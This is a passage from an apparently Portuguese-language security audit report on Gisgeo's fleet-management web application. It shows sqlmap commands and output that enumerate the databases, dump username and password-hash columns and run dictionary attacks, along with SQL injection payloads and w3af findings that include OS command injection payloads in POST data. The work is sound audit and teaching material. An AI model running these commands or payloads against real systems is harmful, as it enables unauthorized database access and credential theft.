(4) Neste quarto comando foi feito um *dump* de uma tabela. Aqui tentamos obter informação relativa aos nomes, utilizadores e respectivas passwords:

- -D (*Database*): especificação de uma base de dados;
- -T (*Tables*): especificação de uma tabela;
- -C (*Columns*): especificação de coluna(s) da tabela;
- −−dump: executa um dump das colunas especificadas.

O output do comando foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002 -D [*base de dados*] -T [*tabela*] -C 'user,nome,pass' −−dump

```
[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] resuming injection data from session file
[INFO] resuming back-end DBMS 'postgresql' from session file
```

[INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
===
Place: GET
Parameter: identif
Type: UNION query
Title: Generic UNION query (NULL) - 1 to 10 columns
Payload: identif=10000002 UNION ALL SELECT NULL, CHR(58)||CHR(114)
||CHR(97)||CHR(112)||CHR(58)||COALESCE(CAST(CHR(74)||CHR(101)||CHR(99)
||CHR(102)||CHR(122)||CHR(99)|| CHR(109)||CHR(114)||CHR(110)
||CHR(88) AS CHARACTER(10000)),CHR(32))||CHR(58)||CHR(114)||CHR(98)||CHR(113)
||CHR(58), NULL, NULL, NULL, NULL −−

Type: stacked queries
Title: PostgreSQL - 8.1 stacked queries
Payload: identif=10000002; SELECT PG_SLEEP(5);

Type: AND/OR time-based blind
Title: PostgreSQL - 8.1 AND time-based blind
Payload: identif=10000002 AND 3821=(SELECT 3821 FROM PG_SLEEP(5))
===

[WARNING] on PostgreSQL it is only possible to enumerate on the current schema and on system databases, sqlmap is going to use 'public' schema as database name

```
[INFO] fetching columns 'user, login, pass' entries for table (...) on database 'public'
[INFO] read from file '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session': 6
[INFO] the SQL query used returns 6 entries
```

recognized possible password hash values. do you want to use dictionary attack on retrieved table items? [Y/n/q] Y

```
[INFO] using hash method: 'sha1_generic_passwd'
what's the dictionary's location? [/pentest/web/scanners/sqlmap/txt/wordlist.txt]
[INFO] loading dictionary from: '/pentest/web/scanners/sqlmap/txt/wordlist.txt'
[INFO] starting dictionary attack (sha1_generic_passwd)
[WARNING] no clear password(s) found
```

Database: public
Table: (...)
[6 entries]

(...)

[INFO] Table 'public.tabela' dumped to CSV file
'/pentest/web/scanners/sqlmap/output/gisgeo-srv/dump/public/tabela.csv'
[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

(5) Por fim pretendeu-se adquirir informação de outro target dentro da aplicação, ou seja, da página carregada logo após ter sido feito login. Para o efeito tentamos obter quer o utilizador da sessão quer os utilizadores disponíveis, utilizando os seguintes argumentos:

- −−current-user (−−*current-db*): fornece o utilizador da sessão;
- −−users: imprime os utilizadores disponíveis.

O output gerado foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/gi/
/frotagestor.php?rc=ef247e23672db956e4d91870c3ea4764ec0dad86 −−current-user −−users

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if GET parameter 'rc' is dynamic
[WARNING] GET parameter 'rc' is not dynamic
[WARNING] heuristic test shows that GET parameter 'rc' might not be injectable

[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'
[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[INFO] testing 'MySQL - 5.0.11 AND time-based blind'
[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] testing 'Microsoft SQL Server/Sybase time-based blind'

[INFO] testing 'Oracle AND time-based blind'
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

[WARNING] GET parameter 'rc' is not injectable
[CRITICAL] all parameters are not injectable (...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

6.2.2 Utilizador comum

Nesta secção serão apresentados os outputs fornecidos pelos testes de injecção SQL que executamos na aplicação web no papel de um utilizador normal. Desta vez, em vez de nos focarmos directamente no servidor (*gisgeo-srv*), o target utilizado para a execução dos testes para o utilizador comum foi a aplicação de gestão de frotas da Gisgeo que se encontra em produção.

Os testes levados a cabo foram exactamente os mesmos que foram executados para o utilizador *localhost*, de modo a se poder fazer uma comparação na parte da discussão dos resultados.

(1) Em primeiro lugar tentou-se penetrar na base de dados no formulário de login. O objectivo do comando executado era adquirir informação sobre a base de dados que estava a ser utilizada:

- −−current-db (−−*current-db*): fornece a base de dados actual.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://www.service.geocar.info/ −−current-db

[INFO] using '/pentest/web/scanners/sqlmap/output/www.service.geocar.info/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable
[CRITICAL] all parameters are not injectable (...)

(2) Como foi feito anteriormente para o utilizador *localhost*, tentou-se aqui obter a versão da base de dados, o utilizador da sessão e a base de dados actual, todos os

utilizadores e todas as bases de dados disponíveis. Para isso foram necessárias as seguintes opções:

- -f (*−−fingerprint*): imprime a identificação ("impresso digital") do sistema de gestão da base de dados de *back-end*;
- -b (*−−banner*): fornece o banner do sistema de gestão da base de dados;
- −−current-user (*−−current-user*): fornece o utilizador da sessão;
- −−current-db (*−−current-db*): fornece a base de dados actual;
- −−users (*−−users*):enumera os utilizadores da base de dados;
- −−dbs (*−−dbs*): enumera as base de dados disponíveis.

O output gerado foi o seguinte:

./sqlmap.py -u http://www.service.geocar.info/gi/e/alterauser.php?identif=127 -f -b −−current-user −−current-db −−users −−dbs

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if GET parameter 'identif' is dynamic
[INFO] confirming that GET parameter 'identif' is dynamic
[INFO] GET parameter 'identif' is dynamic

[WARNING] heuristic test shows that GET parameter 'identif' might not be injectable
[INFO] testing sql injection on GET parameter 'identif'
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'

[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] GET parameter 'identif' is 'PostgreSQL- 8.1 stacked queries' injectable
[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] GET parameter 'identif' is 'PostgreSQL - 8.1 AND time-based blind' injectable
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[INFO] target url appears to be UNION injectable with 6 columns
[INFO] GET parameter 'identif' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
GET parameter 'identif' is vulnerable.

sqlmap identified the following injection points with a total of 49 HTTP(s) requests:

===
Place: GET
Parameter: identif
Type: UNION query
Title: Generic UNION query (NULL) - 1 to 10 columns
Payload: identif=127 UNION ALL SELECT NULL, CHR(58)||CHR(109)
||CHR(115)||CHR(120)||CHR(58)||COALESCE(CAST(CHR(65)||CHR(77)||CHR(118)
||CHR(106)||CHR(66)||CHR(79)||CHR(105)||CHR(78)||CHR(75)
||CHR(83) AS CHARACTER(10000)),CHR(32))||CHR(58)||CHR(119)||CHR(122)||CHR(107)
||CHR(58), NULL, NULL, NULL, NULL−−

Type: stacked queries
Title: PostgreSQL - 8.1 stacked queries
Payload: identif=127; SELECT PG_SLEEP(5);

Type: AND/OR time-based blind
Title: PostgreSQL - 8.1 AND time-based blind
Payload: identif=127 AND 768=(SELECT 768 FROM PG_SLEEP(5))
===

[INFO] testing PostgreSQL
[INFO] confirming PostgreSQL
[INFO] the back-end DBMS is PostgreSQL
[INFO] fetching banner
[INFO] actively fingerprinting PostgreSQL
web application technology: Apache
back-end DBMS operating system: Linux Red Hat
back-end DBMS: active fingerprint: PostgreSQL - 8.4.0
banner parsing fingerprint: PostgreSQL 8.4.7
banner: 'PostgreSQL 8.4.7 on x86_64-redhat-linux-gnu, compiled by GCC gcc (GCC) 4.1.2 20080704 (Red Hat 4.1.2-50), 64-bit'

[INFO] fetching current user
current user: (...)'

[INFO] fetching current database
current database: (...)

[INFO] fetching database users
[INFO] the SQL query used returns 40 entries
database management system users [40]:
(...)

[INFO] fetching database names
[INFO] the SQL query used returns 14 entries
available databases [14]:
(...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/www.service.geocar.info'

(3) No seguimento do comando executado anteriormente em (2) pretendeu-se obter as tabelas da base de dados que está a ser utilizada, através dos seguintes argumentos:

- −−tables: imprime todas as tabelas de uma base de dados específica;
- -D (*Database*): especificação de uma base de dados.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://www.service.geocar.info/gi/e/alterauser.php?identif=127 −−tables -D [*nome da base de dados*]

[INFO] using '/pentest/web/scanners/sqlmap/output/www.service.geocar.info/session' as session file
[INFO] resuming injection data from session file
[INFO] resuming back-end DBMS 'postgresql' from session file

[INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
===
Place: GET
Parameter: identif
Type: UNION query
Title: Generic UNION query (NULL) - 1 to 10 columns
Payload: identif=127 UNION ALL SELECT NULL, CHR(58)||CHR(109)
||CHR(115)||CHR(120)||CHR(58)||COALESCE(CAST(CHR(65)||CHR(77)||CHR(118)
||CHR(106)||CHR(66)||CHR(79)||CHR(105)||CHR(78)||CHR(75)
||CHR(83) AS CHARACTER(10000)),CHR(32))||CHR(58)||CHR(119)||CHR(122)||CHR(107)
||CHR(58), NULL, NULL, NULL, NULL−−

Type: stacked queries
Title: PostgreSQL - 8.1 stacked queries
Payload: identif=127; SELECT PG_SLEEP(5);

Type: AND/OR time-based blind
Title: PostgreSQL - 8.1 AND time-based blind
Payload: identif=127 AND 768=(SELECT 768 FROM PG_SLEEP(5))
===

[WARNING] on PostgreSQL it is only possible to enumerate on the current schema and on system databases, sqlmap is going to use 'public' schema as database name

[INFO] fetching tables for database 'public'
[INFO] the SQL query used returns 64 entries

Database: public
[64 tables]

(...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/www.service.geocar.info'

(4) Neste teste foi feito um *dump* de uma tabela da base de dados onde tentamos retirar informação relativa aos nomes, utilizadores e respectivas passwords:

- -D (*Database*): especificação de uma base de dados;
- -T (*Tables*): especificação de uma tabela;
- -C (*Columns*): especificação da(s) coluna(s) da tabela;
- −−dump: executa um dump das colunas especificadas.

Obteve-se o seguinte output:

./sqlmap.py -u http://www.service.geocar.info/gi/e/alterauser.php?identif=127 -D [*base de dados*] -T [*tabela*] -C 'user,nome,pass' −−dump

[INFO] using '/pentest/web/scanners/sqlmap/output/www.service.geocar.info/session' as session file
[INFO] resuming injection data from session file
[INFO] resuming back-end DBMS 'postgresql' from session file

[INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
===
Place: GET
Parameter: identif

Type: UNION query
Title: Generic UNION query (NULL) - 1 to 10 columns
Payload: identif=127 UNION ALL SELECT NULL, CHR(58)||CHR(109)
||CHR(115)||CHR(120)||CHR(58)||COALESCE(CAST(CHR(65)||CHR(77)||CHR(118)
||CHR(106)||CHR(66)||CHR(79)||CHR(105)||CHR(78)||CHR(75)
||CHR(83) AS CHARACTER(10000)),CHR(32))||CHR(58)||CHR(119)||CHR(122)||CHR(107)
||CHR(58), NULL, NULL, NULL, NULL−−

Type: stacked queries
Title: PostgreSQL - 8.1 stacked queries
Payload: identif=127; SELECT PG_SLEEP(5);

Type: AND/OR time-based blind
Title: PostgreSQL - 8.1 AND time-based blind
Payload: identif=127 AND 768=(SELECT 768 FROM PG_SLEEP(5))
===

[WARNING] on PostgreSQL it is only possible to enumerate on the current schema and on system databases, sqlmap is going to use 'public' schema as database name

[[INFO] fetching columns 'nome, user, pass' entries for table 'tabela' on database 'public'
[INFO] the SQL query used returns 13 entries

recognized possible password hash values. do you want to use dictionary attack on retrieved table items? [Y/n/q] Y

[INFO] using hash method: 'sha1_generic_passwd'
what's the dictionary's location? [/pentest/web/scanners/sqlmap/txt/wordlist.txt]
[INFO] loading dictionary from: '/pentest/web/scanners/sqlmap/txt/wordlist.txt'
[INFO] starting dictionary attack (sha1_generic_passwd)
[WARNING] no clear password(s) found

Database: public
Table: (...)
[13 entries]

(...)

[INFO] Table 'public.tabela' dumped to CSV file
'/pentest/web/scanners/sqlmap/output/service.geocar.info/dump/public/tabela.csv'
[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/service.geocar.info'

(5) Por fim e como anteriormente, prentedemos adquirir informação de outro target dentro da nossa aplicação, imediatamente após a autenticação. As informações que

tentamos obter foram o utilizador da sessão e os utilizadores disponíveis, através das flags:

- −−current-user (−−*current-db*): fornece utilizador da sessão;
- −−users: imprime os utilizadores disponíveis.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://www.service.geocar.info/gi/
/frotagestor.php?rc=ce363a53507f0e0883b0a99f072ac45a47b28fda −−current-user −−users

[INFO] using '/pentest/web/scanners/sqlmap/output/www.service.geocar.info/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if GET parameter 'rc' is dynamic
[WARNING] GET parameter 'rc' is not dynamic
[WARNING] heuristic test shows that GET parameter 'rc' might not be injectable

[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'
[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[INFO] testing 'MySQL - 5.0.11 AND time-based blind'
[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[INFO] testing 'Oracle AND time-based blind'
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

[WARNING] GET parameter 'rc' is not injectable
[CRITICAL] all parameters are not injectable (...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/service.geocar.info'

6.3 Discussão dos resuldatos da auditoria

6.3.1 Utilizador *localhost*

Com os resultados dados acima foi possível concluir-se que a aplicação possui vários pontos onde é possível a injecção de código SQL na base de dados. Analisando os resultados verificou-se que o target *http://gisgeo-srv/geocar/gi/e/alterauser.php* é injectável no parâmetro *identif*. Contudo, testamos também outros formulários onde se verificaram pontos de injecção, mas decidiu-se não reportar esses resultados no relatório dado serem idênticos aos que foram acima obtidos. Por outro lado, verificaram-se alguns casos onde a injecção de código não foi possível, facto verificado em duas situações referidas acima ((1) e (5)).

De salientar também a existência de dois ficheiros, nomeadamente o ficheiro *session* e o ficheiro *log*, que se encontram no directório '*/pentest/web/scanners/sqlmap/output/gisgeo-srv*'. O ficheiro session guarda um "historial"actualizado sobre as operações levadas a cabo sobre um dado target, ou seja, sempre que era executado um novo comando, era sempre verificado o ficheiro session para se saber o que já foi feito anteriormente e utilizar assim essa informação como base de conhecimento. No que diz respeito ao ficheiro log, este guarda todos os outputs das pesquisas que foram feitas até ao momento sobre o respectivo target.

Analisando o seguinte excerto de output podemos verificar a ferramenta a usufruir do ficheiro *session* como apoio à operação que está a ser executada:

```
[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
```

Relativamente ao primeiro teste (1) tentámos injectar código no formulário de login da aplicação. Dado que a execução do comando não teve sucesso concluímos que o login da aplicação é seguro contra injecção de código SQL.

No que diz respeito aos testes (2) (3) e (4) levados a cabo foram executadas várias tentativas de injecção de código num formulário da aplicação que resultaram em sucesso no parâmetro '*identif*'. Analisando os outputs destes testes verificou-se que o parâmetro '*identif*' era dinâmico, e verificam-se as vulnerabilidades a ataques do tipo '*stacked queries*', '*time-based blind*' e '*UNION query*' em cada um deles.

No teste (2) conseguimos obter toda a informação que pedimos:

- A identificação do sistema de gestão da base de dados (-f):

[INFO] the back-end DBMS is PostgreSQL

- O banner da base de dados (-b):
  'PostgreSQL 8.4.10 on i486-pc-linux-gnu, compiled by GCC gcc-4.4.real (Ubuntu)
- O utilizador da sessão (−−current-user);
- A base de dados que está a ser utilizada (−−current-db);
- Os utilizadores da base de dados (−−users):
  database management system users [21]
- As bases de dados disponíveis (−−dbs):
  available databases [14]

No teste (3) conseguimos retirar da base de dados a seguinte informação:

- A obtenção de uma lista de 75 tabelas da base de dados capturada (−−tables e -D):
  [INFO] the SQL query used returns 75 entries

No que diz respeito ao teste (4) obteve-se o seguinte output:

- Um dump das colunas da tabela capturada que dizem respeito ao nome, utilizador e password da base de dados capturada (−−dump, -C 'user,nome,pass').

De salientar ainda o facto de ter sido utilizado um método de hash, nomeadamente o '*sha1_generic_passwd*':
[INFO] using hash method: 'sha1_generic_passwd'

para se efectuar um ataque de dicionário de modo a se conseguir adivinhar as passwords:
[INFO] starting dictionary attack (sha1_generic_passwd)

O dicionário utilizado está localizado no directório '/pentest/web/scanners/sqlmap/txt/wordlist.txt'.

Por último, no teste (5) testamos outro target da aplicação onde se conclui ser impossível injectar código SQL. O target testado foi a página gerada logo após a autenticação, do qual se conclui que o parâmetro '*rc*' não era injectável:

```
[WARNING] GET parameter 'rc' is not injectable
[CRITICAL] all parameters are not injectable (...)
```

6.3.2 Utilizador comum

Com a execução dos testes utilizando um utilizador comum chegamos a resultados semelhantes aos obtidos para o utilizador *localhost*, nomeadamente a nível dos pontos onde foi possível injectar código SQL. De salientar novamente a importância dos ficheiros *session* e *log* na medida em que o sqlmap aproveita a informação obtida dos testes anteriores.

```
[INFO] using '/pentest/web/scanners/sqlmap/output/www.service.geocar.info/session' as session file
```

No que diz respeito ao teste (1) não foi encontrado nenhum ponto de injecção no formulário de login, sendo impossível penetrar-se na base de dados e extrair informação.

Relativamente aos testes (2), (3) e (4), foram encontrados pontos de injecção nos formulários da aplicação, especificamente no parâmetro '*identif*', como já tinha sido visto anteriormente no caso do utilizador *localhost*. As vulnerabilidades encontradas em cada um dos testes foram mais uma vez resultantes de ataques do tipo '*stacked queries*', '*time-based blind*' e '*UNION query*'.

No teste (2) os dados que conseguimos obter acerca a base de dados foram os seguintes:

- A identificação do sistema de gestão da base de dados (-f):
  `[INFO] the back-end DBMS is PostgreSQL`
- O banner da base de dados (-b);
- O utilizador da sessão (−−current-user);
- A base de dados que está a ser utilizada (−−current-db);
- Os utilizadores da base de dados (−−users):
  `database management system users [40]`
- As bases de dados disponíveis (−−dbs):
  `available databases [14]`

No teste (3) obteve-se as seguintes informações:

- Uma lista de 64 tabelas da base de dados capturada (−−tables e -D):
  [INFO] the SQL query used returns 64 entries

Com a execução do teste (4) foi gerado o seguinte output:

- Um dump das colunas da tabela capturada que dizem respeito ao nome, utilizador e pass da base de dados capturada (−−dump, -C 'user,nome,pass').

Para se conseguir adivinhar as passwords foi usado um ataque de dicionário através do método de hash '*sha1_generic_passwd*':

[INFO] using hash method: 'sha1_generic_passwd'

[INFO] starting dictionary attack (sha1_generic_passwd)

Por fim, foi testado outro target ainda dentro da aplicação (teste (5)), que à semelhança do teste (1) conclui-se ser impossível injectar código SQL. O target utilizado foi a página gerada logo após a autenticação do utilizador, onde verificamos que o parâmetro '*rc*' não era injectável:

[WARNING] GET parameter 'rc' is not injectable
[CRITICAL] all parameters are not injectable (...)

Capítulo 7

Operações de auditoria na aplicação web

7.1 Ferramenta utilizada

A ferramenta que foi utilizada para a elaboração das operações de auditoria à aplicação web foi a ferramenta w3af - *Web Application Attack and Audit Framework* [16]. À semelhança da ferramenta sqlmap, esta encontra-se também integrada no sistema operativo Backtrack.

Dado o elevado número de plugins que a ferramenta possui, é possível executar-se perfis de auditoria que englobam muitos dos riscos de segurança actuais. Desta forma, decidimos aproveitar as funcionalidades que a ferramenta fornece para se executar uma auditoria completa. Alguns dos riscos de segurança que conseguimos prever com esta ferramenta, para além daqueles já mencionados nos capítulos anteriores, foram por exemplo os seguintes:

- Buffer overflow: *buffOverflow*;
- Phishing: *phishingVector*;
- XPATH Injection (injecção de expressões xpath): *xpath*;
- XSS (injecção de código html,javascript, etc): *xss*.

Relativamente aos outputs gerados pela aplicação, a ferramenta suporto três tipos de formato do ficheiro de output: txt, xml e html. O escolhido para os outputs

gerados foi o formato html. Cada output é constituído por duas tabelas. Na primeira são descritas as vulnerabilidades e algumas informações relevantes como por exemplo alguns pedidos http, informação sobre o servidor, entre outros. Na segunda tabela são descritos os plugins utilizados pela operação de auditoria e é dado o output fornecido pela consola.

No que diz respeito aos plugins de auditoria, a seguinte lista mostra os que foram utilizados em cada operação:

- xsrf
- htaccessMethods
- sqli
- sslCertificate
- fileUpload
- mxInjection
- generic
- localFileInclude
- unSSL
- redos
- xpath
- osCommanding
- remoteFileInclude
- dav
- ssi
- eval
- buffOverflow
- xss
- xst
- blindSqli
- formatString
- preg_replace
- globalRedirect
- LDAPi
- phishingVector
- frontpage
- responseSplitting


A descrição pormenorizada de cada plugin pode ser consultada na página do software na secção "plugins" [6].

7.2 Resultados da auditoria

Nesta secção serão apresentados os resultados obtidos da auditoria realizada à aplicação de gestão de frotas da Gisgeo. Dentro da aplicação decidiu-se apenas analisar algumas secções, dado estas serem semelhantes na maneira como são implementadas. Foram escolhidas as secções de login, ambiente inicial, e a secção de "Administrador".

De notar ainda que as operações de auditoria foram executadas no servidor (*localhost*).

(1) Neste primeiro teste foi executada uma auditoria à página de login da aplicação:



w3af target URL's
URL
http://gisgeo-srv/geocar/

Security Issues		
Type	Port	Issue
Information	tcp/80	"X-Powered-By" header for this HTTP server is: "PHP/5.3.2-1ubuntu4.9". This information was found in the request with id 17. **URL :**
Information	tcp/80	The server header for the remote web server is: "Apache/2.2.14 (Ubuntu)". This information was found in the request with id 16. **URL :**
Information	tcp/80	A possible OS Commanding was found at: "http://gisgeo-srv/geocar/logg.php", using HTTP method POST. The sent post-data was: "ling=2&logon=56&passw=FrAmE30.&conta=%60ping+-n+3+localhost%60". The modified parameter was "conta".Please review manually. This information was found in the request with id 1278. **URL :**
Information	tcp/80	The remote Web server has a custom configuration, in which any non existent methods that are invoked are defaulted to GET instead of returning a "Not Implemented" response. This information was found in the requests with ids 19 to 20. **URL :** http://gisgeo-srv/geocar/

Figura 7.1: Auditoria à página de login

(2) Após a autenticação é apresentada a página inicial. Obtivemos o seguinte output:

w3af target URL's
URL
http://gisgeo-srv/geocar/gi/frotagestor.php?rc=ac1e3f5de9e013d649e45ed2cfbb24ee270a19af

Security Issues		
Type	Port	Issue
Vulnerability	tcp/80	The URL: http://gisgeo-srv/geocar/gi/frotagestor.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/frotagestor.php Severity : Low
Information	tcp/80	"X-Powered-By" header for this HTTP server is: "PHP/5.3.2-1ubuntu4.9". This information was found in the request with id 16. **URL :**
Information	tcp/80	The server header for the remote web server is: "Apache/2.2.14 (Ubuntu)". This information was found in the request with id 15. **URL :**
Information	tcp/80	The URL: http://gisgeo-srv/geocar/gi/frotagestor.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/frotagestor.php
Information	tcp/80	The URL "http://gisgeo-srv/geocar/gi/" has the following allowed methods, which include DAV methods: *, ACL, BASELINE_CONTROL, CHECKIN, CHECKOUT, CONNECT, COPY, DEBUG, INDEX, INVALID, INVOKE, LABEL, LINK, LOCK, MERGE, MKACTIVITY, MKCOL, MKDIR, MKWORKSPACE, MOVE, NOTIFY, OPTIONS, PATCH, PIN, POLL, PROPFIND, PROPPATCH, REPLY, REPORT, RMDIR, SEARCH, SHOWMETHOD, SPACEJUMP, SUBSCRIBE, SUBSCRIPTIONS, TEXTSEARCH, TRACK, UNCHECKOUT, UNLINK, UNLOCK, UNSUBSCRIBE, VERSION_CONTROL. **URL :** http://gisgeo-srv/geocar/gi/
Information	tcp/80	The URL: "http://gisgeo-srv/geocar/gi/frotagestor.php" sent the cookie: "_rcaf=pvfq0tha2papr2rh9dlb1jpuq1; path=/". This information was found in the request with id 1. **URL :** http://gisgeo-srv/geocar/gi/frotagestor.php

Figura 7.2: Auditoria à página inicial da aplicação

(3) De seguida foi testado o formulário destinado à criação de uma empresa:

w3af target URL's
URL
http://gisgeo-srv/geocar/gi/e/altera_empresa.php

Security Issues		
Type	Port	Issue
Vulnerability	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/altera_empresa.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/e/altera_empresa.php Severity : Low
Vulnerability	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/emp_logo.php is vulnerable to cross site request forgery. It allows the attacker to exchange the method from POST to GET when sending data to the server. **URL :** http://gisgeo-srv/geocar/gi/e/emp_logo.php Severity : Low
Information	tcp/80	"X-Powered-By" header for this HTTP server is: "PHP/5.3.2-1ubuntu4.9". This information was found in the request with id 3. **URL :**
Information	tcp/80	The server header for the remote web server is: "Apache/2.2.14 (Ubuntu)". This information was found in the request with id 2. **URL :**
Information	tcp/80	A possible OS Commanding was found at: "http://gisgeo-srv/geocar/gi/e/emp_logo.php", using HTTP method POST. The sent post-data was: "logo=&fakeinput=%3Bping+-n+3+localhost&Submit=". The modified parameter was "fakeinput".Please review manually. This information was found in the request with id 630. **URL :**
Information	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/altera_empresa.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/e/altera_empresa.php

Figura 7.3: Formulário para criação de empresas

(4) Obteve-se o seguinte ouput aquando da secção de criação/alteração de gestores:

w3af target URL's
URL
http://gisgeo-srv/geocar /gi/e/criauser_inicio.php?rc=ac1e3f5de9e013d649e45ed2cfbb24ee270a19af

Security Issues		
Type	Port	Issue
Vulnerability	tcp/80	The URL: http://gisgeo-srv/geocar/gi/e/criauser_inicio.php is vulnerable to cross site request forgery. **URL :** http://gisgeo-srv/geocar/gi/e/criauser_inicio.php Severity : Low
